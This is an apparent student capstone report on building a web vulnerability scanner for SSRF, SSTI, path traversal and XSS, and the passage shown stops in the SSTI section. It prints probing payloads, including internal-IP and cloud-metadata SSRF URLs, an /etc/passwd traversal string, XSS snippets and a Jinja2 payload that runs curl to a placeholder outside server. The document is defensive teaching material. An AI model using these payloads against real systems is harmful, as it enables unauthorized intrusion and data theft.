A blue and yellow logo

AI-generated content may be incorrect.

جامعة آل البيت

**Al-Al Bayt University**

**Web Vulnerability Scanner**

**Presented by:**

|  |  |
| --- | --- |
| Ahmad Ali Shwaiyat: | 2100906056 |
| Mohammad Abdallah Alzoubi: | 2100906042 |
| Yousef Mohammad Yousef Hjooj: | 2100906076 |
| Abdalrahman Reda Albeshtawi: | 2100906014 |

**Supervisor: Dr. Khaled Batiha**

**Submitted in Partial Fulfillment of the Requirements for bachelor’s degree in Cybersecurity**

**Prince Al Hussein bin Abdullah Faculty of Information Technology**  
**Computer Science**

**Al-Mafraq- Jordan**

**DECLARATION**

As part of the requirements for a bachelor's degree in Cybersecurity, we Mohammad Alzoubi, Ahmad Shwaiyat, Yousef Hjooj, and Abdalrahman Albeshtawi

state that the project titled “**Web Vulnerability Scanner**” is our creation. We confirm that all data, sources, and information used in this project have been appropriately referenced and acknowledged.

Furthermore, we declare that this project has not been previously submitted for credit, towards another program or test at any institution.

**Table of Contents**

[Chapter 1: Introduction 1](#_Toc199094466)

[1.1 Project Problem 1](#_Toc199094467)

[1.2 Project Goals 1](#_Toc199094468)

[1.3 What is an automated web vulnerability ? 2](#_Toc199094469)

[1.4 Why are vulnerability scanners Important? 2](#_Toc199094470)

[1.5 What the project covers 3](#_Toc199094471)

[1.6 Beneficiaries 4](#_Toc199094472)

[Chapter 2: Overview of Target vulnerabilities 5](#_Toc199094473)

[2.1 Server-side Request Forgery (SSRF) 5](#_Toc199094474)

[2.2 Server-side Template Injection (SSTI) 7](#_Toc199094475)

[2.3 Path Traversal 8](#_Toc199094476)

[2.4 Cross-Site Scripting (XSS) 9](#_Toc199094477)

[Chapter 3: Detection Methodologies 10](#_Toc199094478)

[3.1 SSRF Detection Technique 10](#_Toc199094479)

[3.2 SSTI Detection Technique 11](#_Toc199094480)

[3.3 Path Traversal Detection Technique 13](#_Toc199094481)

[3.4 XSS Detection Technique 14](#_Toc199094482)

[Chapter 4: Building the Vulnerability Scanner 16](#_Toc199094483)

[4.1 How the Scanner works? 16](#_Toc199094484)

[**4.1.1** SSRF 16](#_Toc199094485)

[**4.1.2** **SSTI** 20](#_Toc199094486)

[**4.1.3** Path Traversal 23](#_Toc199094487)

[**4.1.4** XSS 34](#_Toc199094488)

[4.2 Choice of Programming and Libraries 40](#_Toc199094489)

[4.3 User Graphic interface (GUI) 41](#_Toc199094490)

[4.4 Comparisons with other vulnerability 53](#_Toc199094491)

[Chapter 5: Conclusion 54](#_Toc199094492)

[5.1 Summary of Achievements 54](#_Toc199094493)

[5.2 Potential Enhancements 54](#_Toc199094494)

[5.3 References 55](#_Toc199094495)

**Table of Figures**

[Figure i SSRF 6](#_Toc199094496)

[Figure ii SSTI 7](#_Toc199094497)

[Figure iii Path Traversal 8](#_Toc199094498)

[Figure iv XSS 9](#_Toc199094499)

[Figure v SSRF Detection technique 16](#_Toc199094500)

[Figure vi SSTI Template Payloads 21](#_Toc199094501)

[Figure vii SSTI Engine-Specific Payloads 22](#_Toc199094502)

[Figure viii Path Traversal Component Relationships 24](#_Toc199094503)

[Figure ix Path Traversal Workflow 29](#_Toc199094504)

[Figure x XSS Workflow 35](#_Toc199094505)

[Figure xi XSS Context Discovery 36](#_Toc199094506)

[Figure xii XSS Payload Testing & Validation 38](#_Toc199094507)

[Figure xiii GUI Main Window 41](#_Toc199094508)

[Figure xiv Settings Buttons Tap 42](#_Toc199094509)

[Figure xv Help Tap 42](#_Toc199094510)

[Figure xvi About Tap 43](#_Toc199094511)

[Figure xvii SSRF Scanner GUI 44](#_Toc199094512)

[Figure xviii Results Display 45](#_Toc199094513)

[Figure xix SSTI Scanner GUI 46](#_Toc199094514)

[Figure xx SSTI Scan Results 47](#_Toc199094515)

[Figure xxi SSTI Interactive Shell Tab 48](#_Toc199094516)

[Figure xxii LFI Scanner GUI 49](#_Toc199094517)

[Figure xxiii LFI Scan Results 50](#_Toc199094518)

[Figure xxiv XSS Scanner GUI 51](#_Toc199094519)

[Figure xxv XSS Scan Results 52](#_Toc199094520)

# Introduction

## Project Problem

Modern web applications are increasingly targeted by cyberattacks due to vulnerabilities such as SQL injection, cross-site scripting (XSS), insecure APIs, and misconfigured servers. Manual vulnerability detection is time-consuming, error-prone, and requires specialized expertise. Many organizations, especially small-to-medium enterprises (SMEs), lack the resources to implement robust security practices, leaving their systems exposed to breaches. This project addresses the critical need for an automated, accessible, and efficient web vulnerability scanner to identify and mitigate risks proactively.

## Project Goals

The main goals of this project are:

1. To develop an automated web vulnerability scanner that identifies and reports common security weaknesses.
2. To improve the security posture of web applications by enabling early detection and remediation of vulnerabilities.
3. To provide a user-friendly tool that can be used by developers, security teams, and organizations regardless of their technical expertise.

## What is an automated web vulnerability ?

An automated web vulnerability scanner is a software tool designed to systematically identify security weaknesses in web applications, APIs, and servers by combining predefined rules, machine learning (ML), and simulated attack patterns. It eliminates the need for manual penetration testing, enabling rapid, scalable, and repeatable security assessments.

## Why are vulnerability scanners Important?

1. Cost Efficiency: Reduce expenses associated with manual security audits.
2. Proactive Defense: Identify vulnerabilities before attackers exploit them.
3. Compliance: Meet regulatory standards (e.g., GDPR, PCI-DSS).
4. Reputation Protection: Prevent data breaches that damage organizational trust.
5. Continuous Monitoring: Enable real-time scanning in DevOps pipelines (shift-left security).

## What the project covers

Path Traversal

* Definition: Exploits improper input sanitization to access unauthorized files (e.g., /../../etc./passwd).
* Impact: Data theft, system compromise.
* Detection: Inject traversal sequences (e.g., ../, %2e%2e%2f) and analyze server responses for file disclosures.

Cross-Site Scripting (XSS)

* Definition: Injects malicious scripts into web pages (e.g., <script>alert(1)</script>).
* Types: Stored (persistent), Reflected (URL-based), DOM-based (client-side).
* Detection: Submit payloads and check for unencoded output in HTML/JS contexts.

Server-Side Request Forgery (SSRF)

* Definition: Forces a server to make unauthorized internal requests (e.g., to AWS metadata endpoints).
* Impact: Internal network reconnaissance, cloud credential theft.
* Detection: Send URLs with internal IPs (e.g., http://169.254.169.254) and monitor responses.

1.5.4 Server-Side Template Injection (SSTI)

* Definition: Injects malicious code into templating engines (e.g., Jinja2, Smarty).
* Impact: Remote code execution (RCE), data leaks.
* Detection: Test with template syntax (e.g., {{7\*7}} → 49 indicates vulnerability).

## Beneficiaries

* Developers: Integrate security into CI/CD pipelines.
* Penetration Testers: Accelerate vulnerability discovery.
* Organizations: Reduce breach risks and audit costs.
* End Users: Safeguard personal data from exploits.

# Overview of Target vulnerabilities

## Server-side Request Forgery (SSRF)

When an attacker tricks a server-side application into sending HTTP requests to a desired domain, this is known as a server-side request forgery (SSRF) vulnerability. Due to this vulnerability, the attacker can send arbitrary external requests to the server..

**What is SSRF?**

A web security flaw known as "server-side request forgery" enables a hacker to make requests to an unauthorized location from a server-side application.   
  
The attacker may force the server to connect to internal-only services within the architecture of the company in a standard SSRF attack. In other situations, they might have the power to compel the server to establish connections with any external systems. Sensitive information, including authorization credentials, may be exposed.

**Types of SSRF**

1. In-Band SSRF :The attacker enters a link, and the server sends him the result of this request.
2. Out-of-Band SSRF :The attacker does not see the response from the server, but he knows that the server actually sent the request.(collaborator domain,netcat)




Figure i SSRF

**What is the impact of SSRF attacks?**

Unauthorized acts or access to data within the business are frequently the outcome of a successful SSRF attack. This may occur on other back-end systems that the application can connect to or within the susceptible application itself. The SSRF vulnerability may occasionally give an attacker the ability to execute commands arbitrarily.   
  
Malicious follow-on attacks may arise from an SSRF exploit that establishes links to external third-party systems. These can appear to originate from the entity hosting the vulnerable application.

## Server-side Template Injection (SSTI)

**What is a Template?**

A template is a reusable framework for generating dynamic content in web applications. It combines static elements (e.g., HTML layouts, headers) with dynamic placeholders (e.g., usernames, product details). Templates simplify content creation by automatically merging data into predefined structures.

**What is SSTI?**

Server-Side Template Injection (SSTI) is a vulnerability where attackers inject malicious code into a template’s dynamic placeholders. If the application embeds untrusted user input into templates unsafely, the template engine may execute the injected code on the server.

**How SSTI Occurs**

* Unsanitized User Input: User-provided data (e.g., form fields, URLs) is inserted directly into templates without validation.
* Template Engine Flexibility: Engines like Jinja2 or Twig support powerful operations (e.g., file access), which attackers exploit if misconfigured.

**Impact of SSTI**

* Remote Code Execution (RCE): Attackers execute commands to control the server.
* Data Theft: Access sensitive files (e.g., configuration files, databases).
* Server Compromise: Escalate privileges or disrupt services.




Figure ii SSTI

## Path Traversal

**What is path traversal?**

Directory traversal is another name for path traversal. These flaws give an attacker the ability to read any file on the server hosting an application. This could consist of:   
  
Data and application code.   
Back-end system credentials.   
operating system files that are sensitive.   
An attacker may occasionally be able to write to any file on the server, changing application data or behavior and eventually gaining complete control of the system.




Figure iii Path Traversal

## Cross-Site Scripting (XSS)

In order for XSS attacks to function on a user's browser, a malicious script must be injected into a benign website. To put it another way, XSS attacks cause harm by taking advantage of the user's faith in the weak web application

**Types of XSS**

1. **Reflected XSS**: This attack depends on the user seeing their own input that they have manipulated. An attacker would attempt to insert a malicious script into the search term, for example, if you type in a phrase and the page that results shows the term you typed in (reflected).
2. **Stored XSS**: This attack uses user input that is kept in the database of the website. For instance, an attacker might attempt to include a malicious script in a user's product review so that it runs in other users' browsers if users are able to write reviews that are saved in a database (stored) and visible to other users.
3. **DOM-based** XSS: This attack modifies pre-existing page components without requiring them to be reflected or saved on the server by taking advantage of flaws in the Document Object Model (DOM). Of the three vulnerabilities, this one occurs the least frequently.

**Causes and Implications**

Cross-site scripting (XSS) is a web security vulnerability that allows an attacker to inject malicious scripts into a web page viewed by other users. As a result, the unsuspecting users end up running the unauthorized script in their browsers, although the website they are visiting is trusted to be benign. Therefore, XSS can be a severe threat because it exploits users’ trust in a site.

A person sitting at a desk with a computer

AI-generated content may be incorrect.

Figure iv XSS

# Detection Methodologies

## SSRF Detection Technique

**Step 1: Identify Input Points**

* Find web application parameters or API endpoints that accept URLs or perform server-side requests.
* Common parameters: url=, redirect=, img=, fetch=

**Step 2: Test with Local/Internal IPs**

* Replace user input URL with internal addresses:
  + http://127.0.0.1
  + http://localhost
  + http://169.254.169.254 (AWS Metadata service)
  + Private IP ranges like http://192.168.1.1 or http://10.0.0.1

**Example:**

http://target.com/fetch?url=http://127.0.0.1

If the server fetches and returns data from these addresses, SSRF likely exists.

**Step 3: Use Out-of-Band Testing**

* Set up a server or use a service like **Burp Collaborator** or **DNSlog.cn**
* Insert URL pointing to your server:

http://target.com/fetch?url=http://your-collaborator-server.com

* Check if your server logs any incoming requests.

**Step 4: Automated Scanning**

* Run tools like **Burp Suite Active Scanner** or **OWASP ZAP** on target parameters.
* Use **Nuclei** with SSRF templates for fast automated scans.

**Step 5: Analyze Server Responses and Logs**

* Look for differences in error messages or time delays.
* Check backend logs (if you have access) for outgoing requests triggered by input.

**Example Payloads to Try**

| **Payload** | **Purpose** |
| --- | --- |
| http://127.0.0.1 | Loopback test |
| http://localhost | Loopback test |
| http://169.254.169.254 | Cloud metadata service |
| file:///etc/passwd | Local file inclusion (sometimes SSRF-related) |
| http://yourserver.com | Out-of-band detection |

**Tools for SSRF Detection**

* **Burp Suite Pro:** Has SSRF active scanning and collaborator feature
* **OWASP ZAP:** Free alternative with active scanning
* **Nuclei:** Command-line scanner with SSRF templates  
  nuclei -t nuclei-templates/ssrf/ -u http://target.com

## SSTI Detection Technique

**What is SSTI?**

* **SSTI (Server-Side Template Injection)** is a vulnerability where an attacker injects malicious template code into a web application’s template engine.
* This allows attackers to execute arbitrary code or read sensitive data on the server.

**SSTI Detection Techniques**

**1. Identify Input Points**

* Look for user inputs that are rendered in templates without proper sanitization.
* Common places: search bars, feedback forms, URL parameters, or any place that reflects user input.

**2. Inject Template Syntax**

* Try injecting special characters and template syntax from popular template engines.
* Examples by template engine:

| **Template Engine** | **Test Payloads** |
| --- | --- |
| Jinja2 (Python) | {{7\*7}}, {{config}}, {{().\_\_class\_\_.\_\_bases\_\_}} |
| Twig (PHP) | {{7\*7}}, {{\_self}} |
| Freemarker (Java) | ${7\*7}, ${"freemarker"?eval} |
| Velocity (Java) | #set($x=7\*7)$x |

* If the server renders 49 or some evaluated output instead of the raw payload, it’s likely vulnerable.

**3. Look for Error Messages**

* Inject malformed template syntax, e.g., {{7\*}} or ${7\*}, to trigger template errors.
* Server error messages often reveal the template engine type or vulnerability.

**4. Automated Scanning**

* Use scanners that test common SSTI payloads:
  + **Burp Suite Pro** with SSTI active scanning.
  + **OWASP ZAP** with SSTI plugins.
  + **Nuclei** templates for SSTI.

**5. Out-of-Band (OOB) Techniques**

* Inject payloads that make the server perform external HTTP/DNS requests to an attacker-controlled server.
* Example (Jinja2):

{{ config.\_\_class\_\_.\_\_init\_\_.\_\_globals\_\_['os'].popen('curl http://your-server.com') }}

* Monitor your server logs for incoming requests.

**6. Code Review**

* Review the template rendering logic.
* Look for use of user input directly passed into rendering functions without sanitization or escaping.
* Identify the template engine in use to tailor payloads.

## Path Traversal Detection Technique

**What is Path Traversal?**

* **Path Traversal (Directory Traversal)** is a vulnerability where an attacker manipulates file path input to access files or directories outside the intended folder.
* Attackers often use sequences like ../ to navigate to parent directories and read sensitive files.

**Path Traversal Detection Techniques**

**1. Identify Input Points**

* Look for inputs that specify file paths or filenames, such as:
  + URL parameters (e.g., file=, page=, download=)
  + Form inputs or API parameters that interact with the file system.

**2. Manual Payload Injection**

* Inject typical traversal sequences and observe responses:
  + ../ or ..\\ (for Windows)
  + Repeated sequences to go up multiple directories: ../../../../etc/passwd
  + URL encoded versions like %2e%2e%2f or %2e%2e%5c
* **Example:**

http://target.com/download?file=../../../../etc/passwd

* If the server returns the contents of /etc/passwd, path traversal exists.

**3. Error Message Analysis**

* Inject malformed or partial traversal strings to trigger errors.
* Errors revealing file system paths or permission issues hint at vulnerability.

**4. Automated Scanners**

* Use scanning tools that test path traversal payloads:
  + **Burp Suite** with directory traversal tests.
  + **OWASP ZAP**.
  + **Nuclei** with path traversal templates.

**5. Out-of-Band (OOB) Detection**

* If the server allows writing or file creation, try injecting paths that cause the server to create files in attacker-controlled locations or trigger external callbacks.

**6. Source Code Review**

* Look at file path handling in the backend code.
* Check if user input is directly concatenated to file paths without validation or sanitization.
* Ensure proper use of path normalization functions.

## XSS Detection Technique

**What is XSS?**

* **XSS (Cross-Site Scripting)** is a security vulnerability where an attacker injects malicious scripts into web pages viewed by other users.
* Commonly used to steal cookies, hijack sessions, or deface websites.

**XSS Detection Techniques**

**1. Identify Input Points**

* Find user inputs reflected in web pages, such as:
  + Search boxes
  + Comment sections
  + URL parameters
  + Form inputs

**2. Manual Payload Injection**

* Inject common XSS test payloads and observe if they execute (e.g., alert pop-ups).
* Examples of simple payloads:

| **Payload** | **Description** |
| --- | --- |
| <script>alert(1)</script> | Basic script alert |
| "><script>alert(1)</script> | Break out of HTML attribute |
| <img src=x onerror=alert(1)> | Event handler in tag |
| '"><svg/onload=alert(1)> | SVG payload with onload event |

* If an alert box or script executes, XSS exists.

**3. Check Contexts**

* Test payloads based on injection context:
  + HTML body, attribute, JavaScript context.
* Use encoded payloads to bypass filters (e.g., URL encoding, HTML entities).

**4. Use Automated Scanners**

* Tools like:
  + **Burp Suite** (Active Scanner for XSS)
  + **OWASP ZAP**
  + **Netsparker**
  + **Acunetix**
* These tools inject many XSS payloads automatically and report vulnerabilities.

**5. Analyze HTTP Responses**

* Look for reflected payloads in the HTML source or response body.
* Check if payloads are sanitized, encoded, or escaped.

**6. Out-of-Band (OOB) XSS**

* Use external services like **Burp Collaborator** or **Beeceptor**.
* Inject payloads that trigger callbacks to these services if scripts run in victims’ browsers.

# Building the Vulnerability Scanner

## How the Scanner works?

### SSRF

SSRF is a security issue where an attacker can abuse server-side functionality to access internal resources or services.

The scanner automates the process of discovering SSRF flaws by injecting crafted payloads into various input parameters and analyzing the responses. It also supports integration with out-of-band interaction platforms (like Burp Collaborator) to detect blind SSRF.




Figure v SSRF Detection technique

**Key Features**

**1. Multi-Payload Testing**

The tool tests targeted URLs by injecting various malicious payloads using the following techniques:

Manipulating URL Scheme: Modifying the URL format and integrating it into the payload  
Internal IP/Port Combinations: Attempts to access internal network resources (e.g., http://192.168.0.1:8080).

URL Encoded Paths: Uses encoded URLs to bypass input sanitization (e.g., http%3A%2F%2Fattacker.com).

Payload upload :Payloads are loaded from external files (payload.txt, pathpayload.txt), allowing users to add or modify entries.

**2. Comprehensive Parameter Discovery**

The tool automatically discovers and tests all potential injection points by:

* Extracting form actions and parameters from HTML content
* Identifying URL-like values in form fields
* Discovering hidden parameters that accept URL inputs
* Analyzing select elements and their options for URL values

**3. Advanced Detection Techniques**

The scanner implements sophisticated detection methods:

Response length analysis to identify successful internal resource access

Error message pattern detection to filter false positives

Operating system fingerprinting through server header analysis

Time-based detection for blind SSRF vulnerabilities

**4. Collaborative Testing**

The tool integrates with external collaboration services to:

* Detect out-of-band vulnerabilities
* Test for blind SSRF scenarios
* Validate DNS-based vulnerabilities
* Identify shellshock vulnerabilities through HTTP headers

**Scanning Methodology**

**1. Initial Reconnaissance Phase**

The scanner begins by crawling the target application to:

* Map all accessible endpoints and forms
* Identify parameters that accept URL inputs
* Discover relationships between different application components
* Build a comprehensive attack surface model

**2. Payload Injection Phase**

The tool systematically tests discovered parameters with:

* Basic SSRF payloads targeting common internal services
* Advanced obfuscation techniques to bypass filters
* Protocol scheme manipulations
* Internal IP range scanning (192.168.0.0/24)
* Localhost bypass techniques

**3. Response Analysis Phase**

Each injection attempt is carefully analyzed by:

* Comparing response lengths against baseline
* Checking for error messages indicating successful exploitation
* Detecting subtle differences in response content
* Fingerprinting accessed resources through response characteristics

**4. Reporting Phase**

Vulnerability findings are presented through:

Detailed console output

Structured report generation (JSON, CSV, XML)

Comprehensive metadata including timestamps and response characteristics

**Technical Implementation Details**

**Concurrency Model**

* The scanner employs a sophisticated threading model that:
* Utilizes configurable thread pools for efficient scanning
* Implements graceful error handling for network issues
* Maintains session state across related requests
* Optimizes resource usage during large-scale scans

**Proxy Support**

The tool can operate through proxy servers with:

* HTTP/HTTPS proxy configuration
* Consistent session management
* Proper header injection through proxies

**Input Handling**

The scanner processes various input formats:

* Single URL targets
* Files containing lists of URLs
* Custom payload lists for specialized testing
* Path-based payloads for specific attack scenarios

**Output Formats**

**1. JSON Output**

Provides machine-readable output with complete vulnerability details including:

* Target URLs and vulnerable parameters
* Successful payloads
* Response metadata (status codes, lengths)
* Timestamps and OS detection results

**2. CSV Output**

Delivers spreadsheet-compatible results focusing on:

* Essential vulnerability information
* Clean formatting for analysis

Easy integration with other tools

**3. XML Output**

Structured XML format suitable for:

* Enterprise vulnerability management systems
* Automated processing pipelines
* Long-term archiving of scan results

### **SSTI**

**Detection Methodology**

1. **Look for Reflection of User Input**

* Test inputs like search bars, URL parameters, or form fields where user input is reflected in the output.

1. **Enumerate the Template Engine**  
   To determine the underlying template engine:

* **Trigger Errors:** Inject malformed syntax (e.g., {{7\* or <\%) to force verbose server errors. These errors often disclose the engine name (e.g., "Jinja2" or "Twig").
* **Test Engine-Specific Payloads:** Submit known syntax for popular engines (see table below). If the payload is evaluated (e.g., {{7\*7}} renders 49), the engine type is confirmed.

1. **Confirm Exploitation Feasibility**

* Determine if the engine allows Remote Code Execution (RCE) directly or requires advanced gadget chains.

**Detection Workflow**

1. **Inject Template Payloads  
   Submit inputs like:**

| **Input** | **Output** | **Inference** |
| --- | --- | --- |
| {{ 7\*7 }} | {{ 7\*7 }} | Not vulnerable |
| <%= 7\*7 %> | 49 | Vulnerable (e.g., ERB) |
| ${{7\*7}} | ${{7\*7}} | Not vulnerable |



Figure vi SSTI Template Payloads

1. **Identify the Template Engine**

* If {{7\*7}} returns 49, suspect Jinja2 or Twig.
* If <%= 7\*7 %> returns 49, suspect ERB (Ruby).
* If ${7\*7} returns 49, suspect Freemarker or Velocity.

1. **Leverage** **Engine-Specific Payloads**

